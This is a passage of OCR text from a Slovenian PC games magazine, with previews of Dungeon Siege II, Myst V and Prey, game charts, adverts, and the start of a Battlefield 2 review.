približno tako kot nad puljenjem nohtov. Največji greh originalnega *Dungeon Siege* je bilo namreč pomanjkanje kakršnekoli povezovalne zgodbe. Zgodbe? Prav, če za vas 267.341 lačnih pošasti, ki se je razkoračilo na dolgi poti med vami in koncem igre, predstavlja zgodbo. Razvijalci so si očitno očistili ušesne kanale in nam prisluhnili, saj *Dungeon Siege II* kaže znake bolj kompleksnega in inteligentnega razvoja dogodkov. Igro boste pričeli z izbiro raznih kozmetičnih lastnosti, kot so spol, barva las in obrazne poteze, tokrat pa si boste morali izbrati še eno izmed štirih ras: človek, pol-velikan, driada ali vilinec. Po prvih, negotovih korakih po bujnem svetu Aranne, se boste kmalu prelevili v ujetnika driad, ki jim boste morali z opravljanjem raznih nalog dokazati, da v resnici niste tako hudobni, kot ste videti. Naloge se delijo na primarne in sekundarne; prve so nujne za sam potek zgodbe, druge pa so neobvezne, dodatne misije, ki vam bodo omogočile, da bolje spoznate svet okoli vas in za nameček pridobite nekaj koristnih magičnih predmetov. Specializirali se boste lahko v enem izmed štirih razredov bojevanja: uberete lahko pot lokostrelca, mojstra neposrednih spopadov ali čarodeja, ki uporablja bojevniško ali naravno magijo. *Dungeon Siege II* uvaja tudi nov tip specializacije – pri napredovanju na višjo stopnjo boste prigarane izkušenjske točke vložili v posebne "junaške moči" znotraj vsakega sila bojevanja. Vaša popotna družbina bo v primerjavi s prvo igro nekoliko manjša, z vami pa bodo hlačali tudi eksotični živalski ljubljenčki, kot je velikanski škorpijon. Te zverinice bodo pridobile različne lastnosti glede na predmete in napoje, s katerimi jih boste pitali (zarjavel nož niso najbolj primerna hrana, da se razumemo). Za vsakim petim vogalom boste naleteli tudi na novo pogruntavščino, ki sliši na ime teleporter, omogoča pa vam bliskovito potovanje med različnimi lokacijami. Igri je dodanih tudi nekaj novih, vznemirljivih urokov, izboljšana je tudi UI sovražnikov, kakšnega posebnega napredka v grafiki v primerjavi s predhodnico pa žal ne boste opazili. Kar pa zaradi vključitve zgodbe, ki ima tokrat celo rep in glavo, mirne duše odpustimo. **PCF**

Ena brca zame, enajst zate. Ali po domače - pravca.

Myst V: End of Ages

Jelena Varda pokuka v veliki finale legendarne serije *Myst*

Zvrst Pustolovščina
Založnik Ubisoft
Razvijalec Cyan Worlds
Na spletu www.mystvgame.com
Datum izida September 2005
Poslastica igre "Končno bomo lahko mirno spali, saj bo *Myst V* razjasnil vse."

Serija *Myst* je brez kančka dvoma ena najbolj spoštljivih in uspešnih franšiz za PC vseh časov. S svojimi izzivalnimi in pogosto zahtevnimi, kompleksnimi ugankami ter prvorazredno grafiko so bile igre *Myst* navdih za cele generacije sanjačev, med katere se očitno prištevamo tudi sami. Vse dobre stvari


Yeesha ima spet nekaj za bregom.

Starešina ljudstva D'ni, Esher.

pa se enkrat končajo: *Myst V* bo igra, ki bo zaključila družinsko sago Atrusa in njegovih potomcev, sodeč po grafiki, ugankah in elementih zgodbe, pa bomo priča slovesu, vrednemu fanfar in hudega slinjenja.

Razvijalci bodo ostali zvesti osnovni ideji igre: še zmeraj se ne boste udeleževali nobenih epskih bitk, temveč boste raziskovali mimo, prelepo okolje, reševali različne vrste ugank in se srečevali s kopico čudaških likov. Če že nismo uspeli izvedeti podrobnosti zgodbe, pa smo bili toliko bolj navdušeni nad grafično podobo igre: zaporedja statičnih zaslonov bo *Myst V* zamenjal s preskokom v popolni 3D, tako da se boste po eksotičnih okoljih sprehajali podobno kot v kakšni prvoosebni strelski igri. Če sodite med zakrknjene tradicionaliste, pa boste lahko še zmeraj uporabljali tudi dobro staro metodo pustolovščin "pokaži in klikni". Eden izmed problemov, ki je od nekdaj pestil serijo *Myst*, pa so bile že skoraj preveč domiselne, briljantno zastavljene uganke, ki so bile za okus mnogih igralcev prezahtevne. Razvijalci zato obljubljajo, da uganke v *Myst V* ne bodo povzročale grozljivih glavobolov in da bodo imeli igralci tako več časa za raziskovanje in uživanje v čarobnih okoljih. Seveda boste še zmeraj morali v pravilnem zaporedju premikati različne vzvode in izvajati zapletena popravila raznih naprav, dobili pa boste tudi nov pripomoček, ki je v bistvu orodje za komunikacijo z raznimi bitji v igri – kamnito tablico, na katero boste (pod pogojem, da vas ne muči težka oblika artritisa) lahko risali simbole, ki jih boste našli v različnih dobah. Več ne izdamo.

Po tem, kar smo videli, ima *Myst V* potencial postati najboljša igra celotne serije, ki ji bomo s tresočim, ganjenim glasom lahko rekli le: "Zbogom in hvala za vse uganke." **PCF**



Doremi? Fasola? Ne, doba Direbo.

Najbolj pričakovane

Trenutno na tekočih trakovih razvijalcev...

PRIHAJAJO

NASLOV IGRE	DATUM IZIDA	ZALOŽNIK	NAZADNJE	ZVRST
187: Ride or Die	september	Ubisoft	PCF 39	Akcijska dirkalna
Fable: The Lost Chapters	september	Microsoft	PCF 38	Igranje vlog
Myst V: End of Ages	september	Ubi Soft	PCF 41	Pustolovščina
Rise&Fall:Civilizations at War	oktober	Midway	PCF 40	Realnočasovna strategija
F.E.A.R.	oktober	Vivendi	PCF 40	Akcijska strelska
Age of Empires 3	oktober	Microsoft	PCF 40	Strategija
Star Wars: Empire at War	november	Lucas Arts	PCF 40	Realnočasovna strategija
TOCA Race Driver 2006	december	Codemasters	PCF 38	Dirkalna
NFS: Most Wanted	december	Electronic Arts	PCF 41	Dirkalna
Hitman: Blood Money	december	Eidos	PCF 34	Skrivalna akcijska
Gothic III	december	JoWood	PCF 40	Igranje vlog
Prince of Persia 3	december	Ubisoft	PCF 41	Akcijska pustolovščina
The Elder Scrolls IV: Oblivion	december	Bethesda	PCF 41	Igranje vlog
Tomb Raider: Legend	januar	Eidos	PCF 40	Akcijska pustolovščina
Scarface: The World Is Yours	januar	Vivendi	PCF 40	Mafijska akcija
Company of Heroes	pomlad	THQ	PCF 41	Realnočasovna strategija

Lestvice bralcev (glasujte na www.pcformatslo.net ali s pomočjo sporočila SMS)

NAJBOLJ IGRANE

MESTO	IGRA
↑ 1	GTA: SAN ANDREAS
↑ 2	NFS: UNDERGROUND 2
↓ 3	HALF-LIFE 2
↑ 4	FAR CRY
↓ 5	COD: UNITED OFFENSIVE

NAJBOLJ ZAŽELENE

MESTO	IGRA	NAZADNJE
↑ 1	NFS: MOST WANTED	PCF 41
→ 2	GOTHIC 3	PCF 40
↑ 3	CALL OF DUTY 2	PCF 41
↑ 4	AGE OF EMPIRES III	PCF 40
↓ 5	PRINCE OF PERSIA 3	PCF 40

CENTER PROJEKCIJE


Največkrat nagrajeni projektorji za hišni kino!

Optoma

THEME|SCENE

H30

Ločljivost: 854×480 (WVGA)
Svetilnost: 850 lumnov
Kontrast: 3000:1
Žarnica: do 3000 ur
Teža: 2.2 kg



Elektrodvižno projekcijsko platno dimenzij 170x130cm

H78

Ločljivost: 1280×720 (WXGA)
Svetilnost: 1000 lumnov
Kontrast: 3800:1
Žarnica: do 3000 ur
Teža: 7.5 kg

Ob nakupu projektorja za hišni kino vam nudimo 30% popust pri nakupu elektro projekcijskega platna.
Ponudba velja do razprodaje zalog.

LESTRA d.o.o.
Prevale 7, 1236 Trzin

tel.: 01/ 563 60 60

info@lestra.si
www.lestra.si

UBISOFT eXCLUSIVE

MORROWIND GAME OF THE YEAR:

The Elder Scrolls III: Morrowind je igra katera je dobila od svojega nastanka več kot 60 nagrad, vključno z RPG leta 2003 in Igra leta 2003!


Izkusite najbolj popolno različico te večkrat nagrajene igre igranja vlog (RPG). Uživajte v stotinah ur raziskovanja Vvanderfill in njegovih eksotičnih lokacijah, vključno z epskimi temnicami, čudovitimi mesti in širnimi pokrajinami. Obiščite gavno mesto Mournholda, Clorkwork City Sothe Sila in se podajte na potovanje zaledenelega otoka Solstheima.


IMPOSSIBLE CREATURES

Izkoristite čudeže genetike za kombiniranje sposobnosti različnih živali in ustvarjate neverjetno močne bojne enote mutantov.

Na voljo imate 15 misij na 14 čudovitih otokih. Kombinirate z več kot 50 bitij, s katerimi lahko ustvarite 40 000 bojnih enot, ki ustrezajo vašim potrebam.

V več kot 20 večigralskih mapah se lahko pomeri do 6 igralcev.





Vsaka igra 3.990 SIT

Dobite jih v vseh bolje založenih računalniških trgovinah

VideoToP
CD-ROM • Computers • Multimedia

Lova je konec!

KAJ NEKI SE JE ZGODILO PREY IN DUKE NUKEM FOREVER?

Založnik 2K Games
Razvijalec 3D Realms/Human Head
Datum izida Narejeno, ko bo narejeno
Na spletu www.3drealms.com

GLAVNI IZDELKI HUMAN HEAD
Rune
Blair Witch, Volume II: The Legend of Coffin Rock
Dead Man's Hand

GLAVNI IZDELKI 3D REALMS
Duke Nukem 3D
Max Payne
Shadow Warrior

V Dallasu smo izsledili 3D Realms, ki so nam pokazali svoj že davno umrli projekt . Ali jim ga bo tokrat končno le uspelo izdati?

Globoko v notranjosti studia 3D Realms, ki močno spominja na bunker (da se računalniški ubožci zavarujejo pred napadalnim soncem Dallasa, so ozka zatemnjena okna dodobra pogreznjena v debele, hladne betonske zidove – kar v času našega obiska niti ni bilo potrebno, saj nam je čez Pacifik sledila nevihtna fronta), nam George Broussard, glava razvijalske ekipe, z močno roko kaže v smeri osnutkov za like v *Duke Nukem Forever*, ki pa so obrnjeni tako, da gledajo proti zidu. "Tu ste zato, da bi videli *Prey*, pa sem jih obrnil. O Duku bomo govorili kmalu, bodite brez skrbi. Prišel bo čas, da spustimo hlače in pokažemo vse." Roko nato obrne na "sramotilno steno" 3D Realms. Tu se najde pravcata zbirka uokvirjenih člankov iz revij, ki udrihajo po 3D Realms in jih označujejo za rasiste, šoviniste, fašiste, skratka za sleherno negativno, s PC igrami prav nič povezano stvarjo pod tem ljubim soncem. Komentarji segajo vse od smešnih, do nesramnih in neumnih. Če recimo citiramo GCW, je bil *Duke Nukem 3D* "najbolj neokusen kos smeti, kar sem jih kdaj videl". Broussard z užitkom prhne.

"Zavzeli smo stališče, da bomo pri razvijanju iger skušali biti kar najbolj provokativni. Našo prvo pravilo oblikovanja stopenj je, da mora biti v naši igri vsaj en striptiz klub. Upamo, da bo *Duke Nukem Forever* prva seksualna izkušnja slehernega otroka." Kasneje se znajdemo v Billyju Bobu, najbolj priljubljenemu zbirališču vseh oboževalcev country glasbe v Dallasu. Zgradba je bila prej hlev, zdaj pa med delovnimi dnevi bolj ali manj sameva in med našim postankom se je po lesenih tleh v ritmu žive glasbe sukalo le nekaj osamljenih parov, ki so pri tem želesteli s svojimi kavbojkami in ob tla tolkli s tradicionalnimi kavbojskimi škornji. Dolgoletni trening se pozna, kajti vsi se gibajo hkrati, menjavajo z vojaško natančnostjo in povsem skladno s predvidljivo melodijo.

MALI FANTIČ

3D Realms (znani tudi kot Apogee Publishing) in id plešeta eden okoli drugega že leta, skozi dobre in slabe čase, in skupna jima je tudi nastanitev – vsakega najdemo v svojem mestu Teksasa. Njihovo prvo sodelovanje predstavlja *Commander Keen* daljnjega leta 1990, zato ni nobeno presenečenje, da 3D Realms pri ustvarjanju svoje zadnje umetnine uporabljajo prav motor *Doom III*. "Pogon smo dobili, zelo, zelo, zelo zgodaj, že leta 2001, in bil je izjemno daleč od dokončanega. Pri id-ju sploh še niso natanko vedeli, kako bi se lotili ustvarjanja vsebine, tako da je bilo to za oboje učni proces," pravi Tim Gerritson, predsednik/vodja studia Human Head (3D Realmovi razvijalci in sozarotniki). "Takrat smo začeli delati na *Prey*." Torej še pred *Dead Man's Hand* (zmes pokra in strelske igre na divjem zahodu ne posebej dobre kvalitete)? "Da, pred tem. Zaposlenih imamo 32 ljudi in


ekipo *DMH* smo po dokončanem delu samo dodali ekipi *Prey*. Imamo zelo majhno, tesno povezano skupino, ki je osredotočena na razvijanje in produkcijo; če potrebujemo dodatno pomoč, jo najamemo zunaj podjetja."

Kaj pa zaposlovanje novega kadra? "Zelo tesno smo povezani z lokalno fakulteto za tehnične umetnosti. Če nam javijo, da imajo odličnega študenta, ga preizkusimo, da vidimo, če se naše osebnosti ujemajo, če je prisotnega dovolj talenta in volje," obrazloži Gerritson.

Broussard na drugi strani pa ni tak zagovornik te poti: "Če greš na te specializirane univerze, te uči nekdo, ki po vsej verjetnosti ni bil posebej dober razvijalec. Če se želiš zaposliti, nam pošlji svoje stvaritve, naštej znanja – če si res talentiran, ti bomo dali službo. Naš najnovejši razvijalec šteje le 22 let in je k nam prišel naravnost po končani šoli."

Kako je bilo delati z id? Gerritson pravi: "Večkrat so prišli k nam, da so nas pobarali: 'Kaj, fantje, ste še tu, ali še delate na tisti stvari?' Bili so zelo neposredni in ni bilo kompliciranja." Soustanovitelj Human Head, Chris Rhinehart, dodaja: "Smo take vrste podjetje, ki rado stvari razišče in naredi samo. Velika stvar, ki smo jo dobili od id, je bila priložnost vpogleda v njihove zadeve. Lahko smo spoznali njihove teksture in tehnologijo, ki so jo uporabljali."

"Res, ko smo začenjali, so bili krasni – pokazali so nam vse svoje tehnike in bližnjice, ki so jih odkrili med ustvarjanjem *Doom III* – to nam je prihranilo ogromno časa." In 3D Realms? "Dali so nam res veliko svobode. Osnovna navodila, ki smo se jih morali držati, so bila le, da moramo vključiti Indijanca, se v grobem držati začrtane zgodbe ter poskrbeti, da bodo v igri portali. Od tu dalje nam Scott (Miller, ustanovitelj 3D Realms) in George le posredujeta svoja mnenja in nas ne držita za roke."



Četudi se z vesoljci borite za prihodnost človeštva, morate najti čas za obisk svojega v kože odetega deda.


KAM TE VLEČE?

Prey je postavljen na potujoče nebesno telo Dyson, gromozansko stvaritev z majhnim soncem, postavljenim v središče – gre deloma za ladjo neverjetnih dimenzij, deloma za raztreščen planet. "Nekaj podobnega je bilo prikazano v neki epizodi *Star Trek*," pravi Gerritson, a Rhinehart hitro poudari: "Ideje nismo dobili tam; bila je v izvirnem osnutku Scotta Millerja iz leta 1997, ustvarjena na tak način, kot v igrah še nismo videli. Ladja tako raste, povečuje svoje razsežnost; ne gre za popolnoma zadelano kroglo – iz nje namreč lahko vidite vesolje in Zemljo." Svoje doda še Broussard: "Postopoma boste spoznali, da je ladja osnovni sovražnik skozi celotno igro."

Nadzirali boste Tommyja, avtohtonega prebivalca Amerike (ali krajše: Tommyja, Indijanca Tommya), ki dela v rezervatu, kjer svoj bar vodi tudi njegova punca. Oba ugrabi neznana sila in ju posrka v zloveščo sfero, kjer se mora Tommy začeti boriti, da bi rešil svojo gospodično in človeštvo, za to pa bo moral stopiti v stik s svojimi indijanskimi koreninami in močmi. Gre za čistokrvno enoigralsko prvoosebno strelsko igro s čudaškimi posebnimi učinki (recimo hoja po stropu in spreminjajoča se gravitacija) in bizarnimi nasprotniki, vse to pa je renderirano z mogočnim pogonom *Doom 3*.

Kot je to veljalo za prejšnjo igro 3D Realms, *Max Payne*, so Human Head vzeli standarde zvrsti, dodali tono lastnih idej in tako nanizali nove bisere. "Pri oblikovanju okolja vidimo težnjo po domačnem videzu, ki pa mu je primešano nekoliko več organskosti," razlaga Rhinehart. Pravila v tem svetu so nemalokrat drugačna od tega, česar smo vajeni. *Prey* ima na primer popolnoma zmešano gravitacijo. "Programirali smo jo tako, da se lahko v hipu spremeni kadarkoli, različno od kraja do kraja. Tako se lahko zgodi, da vas privlačnost na eni strani portala vleče navzdol, že v drugem trenutku na drugi strani portala pa v ravno nasprotno stran." Vključena so celo področja, kjer je gravitacija občutno šibkejša, kot bi bili na majhni luni, kjer te lahko nepremišljen skok izstreli povsem nemočnega v globino vesolja.

Še eno samosvoje poglavje so portali, nekakšne luknje po stopnjah, za katere nikoli ne veš, kam te bodo




Tukaj vidimo možaka, ki pelje na sprehod svojega ljubkega psička.

Pohodi smrti služijo kot mini igra, ki nadomešča hitro nalaganje.

Vaš mrtvi ljubljenček Talon ne pozna miru in vam pomaga še po smrti.

Oddelek za liposukcijo v ladijski bolnici ima sicer dobre namene, a vén pride nekaj talega.




No ja, nekje moraš začeti. Otvo... odvija na javnem stranišču.


Glas Zemlje

Pristni pisec teorij zarote bo poskrbel za komentar

Priljubljen in nekoliko čuden Art Bell je človek mnogih talentov – je tehnološki strokovnjak, pisec teorij zarote in odbiti večerni radijski napovedovalec. In zdaj bo na ta seznam dodal še nekaj: 3D Realms ga je najel, da vas bo s svojim čvekanjem spremljal z Zemlje, ko boste hodili po vesoljski ladji. Še ne dolgo tega je držal Guinnessov svetovni rekord za najdaljše neprekinjeno vodenje radijske oddaje (njegovih dobrih 116 ur je potolkel šele slovenske gore list, Marko Potrč, z neverjetnimi 122 urami), medtem ko si še vedno lasti rekord v nepretrganem vodenju s sočasnim sprehajanjem (57 ur). Bellovi šovi se velikokrat ubadajo s paranormalnim in okultnim, tako da bi moralo razmišljanje paranoičnega misleca o pogubi ljudi, ki prihaja iz gigantskega razdrobljenega nebesnega telesa velikosti Jupitra, predstavljati slastno zabavo. Upamo, da se mu bo pridružil tudi njegov stalni gost, spoštovan fizik Michio Kaku, ki zna primakniti še kvazi znanstvene šokantne izjave.



Človek mnogih talentov, Art Bell, bo glas domačega planeta.



Izmikajoči se Prey

Tragična zgodba vznemirljive igre

Izid *Prey* je bila sprva predviden za leto 1996 in zgodba je bila v večji meri ista: Talona Brava, pripadnika plemena Čeroki, ugrabijo vesoljci in prisiljen se je boriti za svoje življenje. Le da je bil takrat oblečen v posebno zaščitno obleko, vesoljci so ga malo "predelali" in namenili za nekakšnega gladiatorja. Potem je bila zgodba spremenjena in postal je avtohtoni Američan z dvema posebnima napravama: ena ga je ščitila in druga se je obnašala kot vsestranski prevajalnik (ti dve sta se v novi igri vrnili v obliki orožarne in vašega duhovnega vodiča Talona). Kmalu po tem, ko je bil pogon Quake dokončan, torej avgusta 1996, je celotna ekipa z izjemo enega (William Scarboro, programer pogona) enostavno odkorakala. Tom Hall je recimo ustanovil Ion Storm in delal na *Anachronox*, ustvarjalec orodij Jim Dose se je pridružil Id, da je delal na *Doom 3*, umetnik Chuck Jones pa je nov dom našel v Valvu. Ekipa je še enkrat začela delati in sledil je še en val odhodov – vanj je padel tudi Randy Pitchford, ki je ustanovil Gearbox. Ekipa se je zapodila še enkrat, pa še enkrat in *Prey* je leta 1998 izgledal pripravljen za izid – krasili so ga močna zgodba, neverjetno močan pogon in še posebno veliko prahu je dvigala govorica o naprednem teleportiranju. Potem... je igra enostavno poniknila. Vodje projekta so znova odšli (ali pa bili odpuščeni), eden izmed programerjev se je poslovil in utemeljil PayPal, ostali so se razpršili na vse strani. Igra je bila začasno znova oživljena leta 2000 pod "vladavino" Corrine Yu iz Ion storma, nakar je sledil še en propad in zadnji član izvirne ekipe, William Scarboro, je leta 2002 umrl zaradi astmatičnega napada. Za več informacij si oglejte odličen vir Lona Motra, povezanega z igrami Apogee: tinyurl.com/73pp8.

Obraz, ki ga lahko ljubi le mati. Gotovo je ponosna nanj.

vrgle. Lahko recimo zakorakaš v prehod na stranski steni, naslednji trenutek pa padaš s stropa na povsem drugem koncu ladje. Spet drugi so enosmerni ali le začasni, skrivajo lahko posebne skrivnosti, če ste le dovolj hitri – ko boste prvič videli učinke teleportiranja, se pripravite na precej vznemirljive pojave. Odtrganost je enostavno na višku – to razodene že oblika sovražnikovih portalov, ki jasno nakazuje na posamezne dele ženske anatomije. Če je za katero igro gotovo, da bo označena z 18+, potem je to tale. In potem so tukaj še zanke, ki vso to tehnologijo s pridom uporabljajo – spreminjati boste recimo morali gravitacijo ali celo sami sebi slediti skozi nekakšen zrcalen labirint. Tukaj enostavno ni prostora za običajne oblikovalske prijeme.

ZANESITE SE NA TIČA

Human Head so v igri združili še zapuščino avtohtonih Američanov in znanstveno fantastiko: vaš ded recimo, ki so ga vesoljci ubili v eni izmed osupljivih scen ugrabitve, vas čaka v tako imenovani Deželi prednikov, kjer lahko pridobivate nove sposobnosti in stopite v stik s svojo indijansko platjo. Te posebne moči vključujejo pohode duha, ko vaša duša zapusti ranljivo telo, da lahko dostopate do področij, ki so vam sicer izven dosega, in pohode smrti, zaradi katerih se lahko po usodni poškodbi v nekakšnih vicah spopadate s samimi pomagači smrti, preprečite svoj prehod v nebesa ter se vrnete v materialno obliko (gre za alternativo hitremu nalaganju položaja). Vaš mrtvi ljubljenček, orel Talon, vam ravno tako sledi in opozarja na pomembne točke ter razvozlava vesoljska besedila. Temu pravimo brihten 'tič.

Vendarle pa je v celotni igri vsaj nekaj precej standardnega – orožarna deluje znano: glavna spremljevalka vam bo dvocevka, potem je tu običajna brzostrelka, posebna različica granat in za njih prilagojen metalec granat. Tisto kar je drugačno, je le oblikovanje in način uporabe.

3D Realms upajo, da bodo ti, bolj znani elementi, nekoliko ublažili divjo zgodbo in kopico inovacij. "Igralcem bomo nove elemente predstavili enega za drugim.," razlaga Gerritson. "Kompleksnost se bo tako počasi stopnjevala. Vse bo pozorno uravnoteženo: pridno snemamo vse naše igralne ure (to smo sunili od Microsofta), da lahko kasneje ugotavljamo, kje so kritične točke; tako zbrane podatke zbiramo, jih urejamo in spreminjamo v grafe, iz česar razberemo, kje je igralec najpogosteje umrl, kje se je samo sprehodil skozi izzive in katere so tiste stresne točke posamezne stopnje."

Glede na zgodovino *Prey* (glej okvir zgoraj) ne bi bili presenečeni, če se bodo pojavili še kakšni problemi. Kar smo videli, je bilo dodelano, profesionalno in vznemirljivo – znane elemente znane zvrsti je predstavilo na povsem nov in nenavaden način, pa vendar nam je bilo rečeno, da bo razvoj trajal vsaj še devet mesecev. Vendarle pa tokrat roke nad projektom držijo 3D Realms osebno, zato se dolgoletno čakanje na *Prey* morda vendarle končuje.

SODOBNA VEČIGRALSKA VOJNA

Battlefield 2

Tomaž Bartolj se odloči, da bo pilot reaktivnega lovca. Uredništvo je enotno, da mu za to podari padalo. Veliko padal.

Založnik Electronic Arts **Razvijalec** Digital Illusions **Na spletu** http://battlefield.ea.com/

Prebujanje. Letalonosilka sredi oceana. Nizek prelet dveh lovcev spremlja glasno hrumenje. Bela črta švigne preko neba, pok in na obzorju ostane le še eden. Ker takoj sledi rafal nabojev iz zraka, je jasno, da je v morju prevoz vašega pilota. Medicinci drijajo do številnih pokošenih soborcev, sami pa zajahate protiletalski top ter nekaj sekund in raket kasneje morje pogoltne še eno zoglenelo lupino, tokrat pravo. Vendarle še sami naredite en krog z reaktivcem. Mir ne traja, a navsezadnje si tega niti ne želite. Z vso hitrostjo se poženete proti prihajajočemu letalu. Pilot ni slab: zanke, obrati, let tik nad strehami stavb, toplotne vabe, ki zmedejo sledilne rakete. Njegovim zračnim vragolijam le s težavo sledite in ravno ko pomislite, da je vaš, v grozi spoznate, da vas je lump pripeljal naravnost nad svojo bazo. Beg ne uspe, sledi prodoren cvileč zvok, rdeč križec naznani, da ste na muhi in katapultiranje s sedeža se izkaže za edino pametno potezo. Ko jadrate s precejšnje višine, imate dovolj časa, da opazujete, kako vaše goreče letalo konča sredi morja. Preden tam končate tudi sami, se ozrete proti obali – fantom tam ne gre nič bolje: sliši se zamolklo bobnenje eksplozij. Sovražnikov poveljnik je očitno sprožil topništvo, specialnim enotam torej ni uspelo nastaviti eksploziva na topove. A zdaj imate svoje probleme – biti sredi morja, kjer te do najbližjega kopnega čaka vsaj minuto plavanja, je precej nehvaležna situacija. Ravno ko razmišljate o sammoru, se vaša sreča vrne z dopusta: mimo pribrzijo štirje fantje v hitrem gumijastem čolnu in skupaj jo mahnete do zastave najbližje obali.

Medtem ko Iračani pričakovano pritisnejo na enoto, ki je po topniškem obleganju v pravih škripcih, vaš cilj pustijo povsem ranljiv. Dva ravnokar obujena nasprotnika brez težav in žrtev pospravite, zastava je spuščena, točka nevtralizirana. Akcija ne ostane dolgo neopažena – prijateljski ostrostrelec na hribu že javlja, da se vam hitro približuje več oklepnih vozil. Inženir ne trati časa, temveč postavi protitankovske mine in skoči za top, dva člana stečeta na bližnjo mejo in pripravita svoje bazuke – tole bo vroče. S preostalim kolegom imata kot jurišni pešak in podporni vojak drugačni vlogi: tisti trije fantje so edini, ki lahko ustavijo konzerve in poskrbijo za dokončen prevzem točke, vajna naloga pa je, da zlate dečke ohranita pri življenju in po potrebi dostavita strelivo.

